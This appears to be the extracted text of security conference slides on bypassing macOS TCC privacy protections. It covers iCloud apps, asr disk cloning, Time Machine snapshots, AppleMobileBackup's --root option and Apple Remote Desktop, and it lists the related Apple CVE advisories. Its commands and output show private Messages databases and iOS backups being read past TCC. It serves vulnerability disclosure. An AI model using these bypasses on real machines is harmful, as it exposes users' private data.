
_oVW

_oVW

_oVW

_oVW

_oVW



TCC bypasses via iCloud

iMovie

Available for: macOS Catalina 10.15.6 and later

Impact: Entitlements and privacy permissions granted to this app may be used by a malicious app

Description: This issue was addressed by enabling hardened runtime.

CVE-2021-30757: Wojciech Reguła (@_r3ggi), Gergő Pap of Quadron Cybersecurity Services, Csaba Fitzl (@theevilbit), Yiğit Can YILMAZ (@yilmazcanyigit)

Entry updated December 17, 2021

GarageBand

Available for: macOS Big Sur

Impact: A local attacker may be able to read sensitive information

Description: This issue was addressed by removing additional entitlements.

CVE-2021-30654: Wojciech Reguła (@_r3ggi) of SecuRing

iMovie

Available for: macOS Monterey

Impact: A user may be able to view sensitive user information

Description: This issue was addressed by enabling hardened runtime.

CVE-2022-32896: Wojciech Reguła (@_r3ggi)

GarageBand

Available for: macOS Monterey

Impact: An app may be able to access user-sensitive data

Description: A configuration issue was addressed with additional restrictions.

CVE-2022-32877: Wojciech Reguła (@_r3ggi) of SecuRing

TCC bypasses via sysadmin tools

- Many sysadmin tools have privacy exception to perform their job
- These can be often abused to fully or partially bypass TCC

*“**Rule of Diversity:** Developers should design their programs to be flexible and open. This rule aims to make programs flexible, allowing them to be used in other ways than their developers intended.” - Eric Raymond's 17 Unix Rules*

TCC bypasses via sysadmin tools - asr

- asr is “Apple Software Restore” utility
- Can be used to restore / clone full disk images
- Has very powerful entitlements
- 💡 – let’s clone our disk!

```
[Dict]
  [Key] com.apple.apfs.unlock
  [Value]
    [Bool] true
  [Key] com.apple.private.vfs.snapshot
  [Value]
    [Bool] true
  [Key] com.apple.unencrypted.system-volume
  [Value]
    [Bool] true
  [Key] com.apple.private.IASInstallerAuthAgent
  [Value]
    [Bool] true
  [Key] com.apple.private.storage.revoke-access
  [Value]
    [Bool] true
  [Key] com.apple.authorization.extract-password
  [Value]
    [Bool] true
  [Key] com.apple.InstallerDiagnostics.PermittedClient
  [Value]
    [Bool] true
  [Key] com.apple.rootless.internal-installer-equivalent
  [Value]
    [Bool] true
  [Key] com.apple.rootless.restricted-block-devices.read
  [Value]
    [Bool] true
```

TCC bypasses via sysadmin tools - asr

- Problem: super buggy tool, different thing is broken on each major version – poor sysadmins
- asr is very sensitive on partitions/containers/volumes
- APFS layout must carefully prepared
- Needed a lot of experimenting about the exact sequence of commands

```
diskutil apfs resizeContainer disk0s2 40GB
diskutil addPartition disk0 %Apple_HFS% MyVol 40GB
diskutil apfs createContainer /dev/disk0s3
-
csaby@mantarey ~ % sudo asr restore --source /dev/disk0s2 --target /dev/disk0s3 --erase
-noverify
Password:
Δ Validating target...done
Δ Validating source...done
Δ Erase contents of /dev/disk3 (?)? [ny]: y
Δ Replicating .....10.....20.....30.....40.....50.....60.....70.....80.....90.....100
Δ Replicating .....10.....20.....30.....40.....50.....60.....70.....80.....90.....100
Δ Restored target device is /dev/disk3s2.
Restore completed successfully.
-
csaby@mantarey ~ % mount
...
/dev/disk3s1 on /Volumes/Macintosh HD - Data (apfs, local, journaled, nobrowse)
csaby@mantarey ~ % ls -l "/Volumes/Macintosh HD - Data/Users/csaby/Library/Messages"
total 1920
drwxrwxrwx  14 csaby  staff   448 Oct 29 14:28 NickNameCache
-rw-r--r--   1 csaby  staff 270336 Nov  2 14:54 chat.db
-rw-r--r--   1 csaby  staff  32768 Nov  2 14:46 chat.db-shm
-rw-r--r--   1 csaby  staff  572712 Nov  2 14:54 chat.db-wal
-
csaby@mantarey ~ % ls -l Library/Messages
total 0
ls: Library/Messages: Operation not permitted
```

TCC bypasses via sysadmin tools - TM

- Time Machine is Apple's backup process/utility
- TM on APFS uses snapshots
- Backup is well protected by TCC
- Can't access disk or snapshots


```
csaby@bs ~ % ls -l /Volumes/MYBACKUP
ls: MYBACKUP: Operation not permitted
csaby@bs ~ % ls -l ~/Library/Messages
ls: Messages: Operation not permitted
```

```
csaby@bs ~ % ls -l "/Volumes/com.apple.TimeMachine.localsnapshots/Backups.backupdb/bs/2021-10-05-155511/Macintosh HD - Data"
ls: Macintosh HD - Data: Operation not permitted
```

TCC bypasses via sysadmin tools - TM

- Or not? What happens when we browse them in Finder?

```
csaby@bs ~ % mount
/dev/disk1s7s1 on / (apfs, sealed, local, read-only, journaled)
devfs on /dev (devfs, local, nobrowse)
/dev/disk1s5 on /System/Volumes/VM (apfs, local, noexec, journaled, noatime, nobrowse)
/dev/disk1s3 on /System/Volumes/Preboot (apfs, local, journaled, nobrowse)
/dev/disk1s6 on /System/Volumes/Update (apfs, local, journaled, nobrowse)
/dev/disk1s2 on /System/Volumes/Data (apfs, local, journaled, nobrowse)
map auto_home on /System/Volumes/Data/home (autofs, automounted, nobrowse)
drivefs on /Volumes/GoogleDrive (dfsfuse_DFS, local, nodev, nosuid, synchronous, mounted by gandalf)
/dev/disk3s2 on /Volumes/MYBACKUP (apfs, local, nodev, nosuid, journaled)
com.apple.TimeMachine.2021-03-08-112635.backup@/dev/disk3s2 on /Volumes/.timemachine/2393397B-CFD7-43B8-A8D4-F96D07D3C0B9/2021-03-08-112635.backup (apfs, local, read-only, journaled, nobrowse)
```



TCC bypasses via sysadmin tools - TM

```
csaby@bs ~ % ls -l /Volumes/.timemachine/2393397B-CFD7-43B8-A8D4-F96D07D3C0B9/2021-10-05-155622.backup/  
2021-10-05-155622.backup/Macintosh\ HD\ -\ Data/Users/csaby/Library/Messages  
total 15040  
drwx-----@    2 csaby  staff      64 Nov 13  2020 Archive  
drwx-----@ 123 csaby  staff    3936 Oct  1 20:04 Attachments  
drwxr-xr-x@    3 csaby  staff     96 Nov 16  2020 Drafts  
drwxrwxrwx@   15 csaby  staff    480 Dec 21  2020 NickNameCache  
drwx-----@    3 csaby  staff     96 Jul 25  2020 StickerCache  
-rw-r--r--+    1 csaby  staff 2195456 Oct  5 10:43 chat.db  
-rw-r--r--+    1 csaby  staff  32768 Sep 14 14:59 chat.db-shm  
-rw-r--r--+    1 csaby  staff  32768 Oct  5 11:45 chat.db-wal  
-rw-r--r--@    1 csaby  staff 358656 Sep 27 15:55 com.apple.messages.geometrycache_v5.plist  
-rw-r--r--+    1 csaby  staff  32768 Sep 14 15:11 prewarm.db  
-rw-r--r--+    1 csaby  staff  32768 Oct  5 15:38 prewarm.db-shm  
-rw-r--r--+    1 csaby  staff 3057072 Oct  5 15:38 prewarm.db-wal
```

TCC bypasses via sysadmin tools - AppleMobileBackup

- iOS backups!
- ~/Library/Application Support/MobileSync/Backup – protected by TCC
- 💡 - can we backup somewhere else?

TCC bypasses via sysadmin tools - AppleMobileBackup

- AppleMobileBackup utility: --root option

```
csaby@mac ~ % system_profiler SPUSBDataType | sed -n -E -e '/(iPhone|iPad)/,/Serial/s/ *Serial Number:
*(.+)/\1/p'
```

```
/Library/Apple/System/Library/PrivateFrameworks/MobileDevice.framework/Versions/A/
AppleMobileDeviceHelper.app/Contents/Resources/AppleMobileBackup -b --target "0000XXXX-YYYYYYYYYYYYYYYY"
--root /tmp/
```

```
csaby@mac ~ % ls -l /tmp/0000XXXX-YYYYYYYYYYYYYYYY/00
total 6792
-rw-r--r--  1 csaby  wheel   42057 Nov 23 17:41 00002e8b25129e2c7ca48f8e6fae558ae448b1d8
-rw-r--r--  1 csaby  wheel   63470 Nov 23 17:41 0007159f7840b7337f31a9965926d5558f0c69a4
-rw-r--r--  1 csaby  wheel   59207 Nov 23 17:41 0007fcea03f209664632af6e2e14bdd7f3001771
-rw-r--r--  1 csaby  wheel   57623 Nov 23 17:41 0009d029d71692fccc8b2d27d9857b9bdec2da9
```

TCC bypasses via sysadmin tools - AppleMobileBackup

- Apple's first fix (Ventura Beta 5) – remove the “--root” option
- Bypass 1: reimplement the utility using -
/Library/Apple/System/Library/PrivateFrameworks/DeviceLink.framework/Versions/A/DeviceLink


```
void _DLSetRootDirectory(int arg0, int arg1) {  
    r14 = arg1;  
    rbx = arg0;  
    rdi = *(arg0 + 0x98);  
    if (rdi != 0x0) {  
        CFRelease(rdi);  
    }  
    *(rbx + 0x98) = r14;  
    CFRetain(r14);  
    if (_DLShouldLog(0x6) != 0x0) {  
        __DLLog("/AppleInternal/Library/BuildRoots/800759f9-1149-11ed-a6b7-ea36a6e2fcb9/Library/  
Caches/com.apple.xbs/Sources/DeviceLink/WireProtocol/DeviceLinkConnection.c", "DLSetRootDirectory", 0x6,  
@"DLSetRootDirectory(\\\"%@\\\")", r14, r9, stack[0]);  
    }  
    return;  
}
```

TCC bypasses via sysadmin tools - AppleMobileBackup

- Bypass 2: use an old version of AppleMobileBackup

TCC bypasses via sysadmin tools - AppleMobileBackup

- Apple:



TCC bypasses via sysadmin tools - AppleMobileBackup

- Ultimate fix: let's sacrifice usability. Sorry 🙄
- <https://imazing.com/blog/ios-backup-passcode-prompt>

Johannes Obermayr
@j_obermayr · Follow

Replying to @theevilbit

Did you kill my automated local backups with @DigiDNA?

"CVE-2022-32929: Csaba Fitzl (@theevilbit) of Offensive Security" in section Backups here support.apple.com/en-us/HT213489

Do you have a suggestion how to do my family's automated local backups now? (iCloud is not an option for us)

 support.apple.com
About the security content of iOS 16.1 and i...
This document describes the security content of iOS 16.1 and iPadOS 16.

9:30 AM · Nov 12, 2022

4 ❤️ Reply Copy link

Read 1 reply

Jérôme Bédar · Nov 13, 2022
@JeBedat · Follow

Replying to @JeBedat @theevilbit and 4 others

@theevilbit what was the issue described in your CVE-2022-32929? What Apple did address exactly? I cannot find a clear description.

Csaba Fitzl
@theevilbit · Follow


Here you go. You are probably right, it seems that this is how Apple fixed the issue at the end. 🙄

 theevilbit.github.io
CVE-2022-32929 - Bypass iOS backup's T...
Intro Normally, when a users backup their iOS device, the backup is saved into ...

11:00 AM · Nov 14, 2022

4 ❤️ Reply Copy link


Read 2 replies



TCC bypasses via sysadmin tools – Remote Management

- Requires root
- We create a new user and connect to the machine via ARD (Apple Remote Desktop)
- Drop new TCC.db

```
Executable=/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/MacOS/ARDAgent
Identifier=com.apple.RemoteDesktopAgent
Format=app bundle with Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=8245 flags=0x0(none) hashes=247+7 location=embedded
Platform identifier=13
Signature size=4442
Signed Time=2021. Nov 13. 18:05:07
Info.plist entries=22
TeamIdentifier=not set
Sealed Resources version=2 rules=2 files=0
Internal requirements count=1 size=76
[Dict]
  [Key] com.apple.private.iokit.assertonlidclose
  [Value]
    [Bool] true
  [Key] com.apple.private.screensharing.xpcaccepted
  [Value]
    [Bool] true
  [Key] com.apple.private.diskmanagement.set-boot-device
  [Value]
    [Bool] true
  [Key] com.apple.private.opendirectory.GetAuthenticationData
  [Value]
    [Bool] true
  [Key] com.apple.private.tcc.allow
  [Value]
    [Array]
      [String] kTCCServiceSystemPolicyAllFiles
```



TCC bypasses via sysadmin tools

Backup

Available for: iPhone 8 and later, iPad Pro (all models), iPad Air 3rd generation and later, iPad 5th generation and later, iPad mini 5th generation and later

Impact: An app may be able to access iOS backups

Description: A permissions issue was addressed with additional restrictions.

CVE-2022-32929: Csaba Fitzl (@theevilbit) of Offensive Security

Sandbox

Available for: macOS Monterey

Impact: An application may be able to access a user's files

Description: An access issue was addressed with additional sandbox restrictions.

CVE-2021-30947: Csaba Fitzl (@theevilbit) of Offensive Security

Sandbox

Available for: Mac Studio (2022), Mac Pro (2019 and later), MacBook Air (2018 and later), MacBook Pro (2017 and later), Mac mini (2018 and later), iMac (2017 and later), MacBook (2017), and iMac Pro (2017)

Impact: An app may be able to modify protected parts of the file system

Description: A logic issue was addressed with improved restrictions.

CVE-2022-32881: Csaba Fitzl (@theevilbit) of Offensive Security


TCC bypasses via sysadmin tools

- Some are still being fixed
- Maybe BH 2023?

